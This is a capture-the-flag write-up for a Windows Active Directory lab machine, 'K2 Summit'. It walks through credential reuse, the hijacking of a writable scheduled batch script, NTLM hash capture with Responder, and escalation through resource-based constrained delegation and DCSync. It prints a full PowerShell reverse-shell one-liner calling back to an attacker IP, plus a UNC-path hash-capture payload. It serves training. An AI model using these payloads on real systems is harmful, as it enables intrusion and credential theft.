
K2 - SUMMIT


SCANNING

I performed an **nmap** aggressive scan on the target to find open ports and services running on them.




FOOTHOLD


I used the usernames found on middle camp to enumerate valid users on this system.




I then tried the passwords and hash that I had found on **middle camp** and **base camp** against *j.smith* user and found that the **middle camp** administrator hash was valid.



I then accessed the machine using **evil-winrm**.



I found another user on the system called *o.armstrong*.



The `C:\` directory contained an interesting directory called *Scripts*.

It contained a script that copied the contents from *o.armstrong*'s desktop to documents.

```
*Evil-WinRM* PS C:\Scripts> ls


    Directory: C:\Scripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/30/2023   1:32 AM             92 backup.bat


*Evil-WinRM* PS C:\Scripts> cat backup.bat
copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\o.armstrong\Documents\backup_notes.txt
*Evil-WinRM* PS C:\Scripts>
```

This was likely a scheduled task. If I could modify this, I could execute commands as *o.armstrong*. So, I looked at my permissions and found that I had privileges on the *Scripts* folder. I could replace the script with a custom one which would allow me to execute commands of my choice.

```
*Evil-WinRM* PS C:\Scripts> icacls backup.bat
backup.bat NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           BUILTIN\Users:(I)(RX)
           K2\o.armstrong:(I)(F)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Scripts> icacls C:\Scripts
C:\Scripts K2\j.smith:(F)
           K2\o.armstrong:(F)
           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
           BUILTIN\Administrators:(I)(OI)(CI)(F)
           BUILTIN\Users:(I)(OI)(CI)(RX)
           BUILTIN\Users:(I)(CI)(AD)
           BUILTIN\Users:(I)(CI)(WD)
           CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Scripts>
```


So, I renamed the original script and tried adding a reverse shell payload in a new *backup.bat* script. However, I was blocked by antivirus.

```
*Evil-WinRM* PS C:\Scripts> Rename-Item -Path C:\Scripts\backup.bat -NewName backup.bat.bak
*Evil-WinRM* PS C:\Scripts> Add-Content -Path C:\Scripts\backup.bat -Value "$client = New-Object System.Net.Sockets.TCPClient('10.21.17.140',1337);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCI
IEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.
encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
At line:1 char:1
+ Add-Content -Path C:\Scripts\backup.bat -Value "$client = New-Object  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Scripts> ls


    Directory: C:\Scripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/30/2023   1:32 AM             92 backup.bat.bak
```


Instead of getting a reverse shell, I tried capturing the NTLM hash by making the user try and access a share. While accessing the share, the user would authenticate with their NTLM hash and hence I could capture it.


```
*Evil-WinRM* PS C:\Scripts> Add-Content -Path C:\Scripts\backup.bat -Value "\\10.21.17.140\share"
*Evil-WinRM* PS C:\Scripts> cat backup.bat
\\10.21.17.140\share
```

I started responder and after some time, received *o.armstrong*'s NTLM hash.




I saved the hash in a file and cracked it using **john**.






Finally, I accessed the system as *o.armstrong*.




I then captured the user flag from *Desktop*.




PRIVILEGE ESCALATION

I used *o.armstrong*'s credentials to enumerate the system with **bloodhound**.


I discovered that our user *o.armstrong* had **GenericWrite** permission over the *K2ROOTDC.K2.THM* account.




Hence, I could exploit this using **resource based constraint delegation**.




Hence, I first created a computer account. And then gave it permission to for delegation. This account could act on behalf of other accounts (even domain admins).




I then requested a service ticket (TGS) to access `cifs` of *k2rootdc.k2.thm* on behalf of administrator and exported the ticket to the **KRB5CCNAME** variable.



Finally, I performed DC-SYNC / dumped secrets using the kerberos ticket and found the administrator hash.



I then accessed the target as *administrator* and captured the root flag.



That's it from my side!

Until next time :)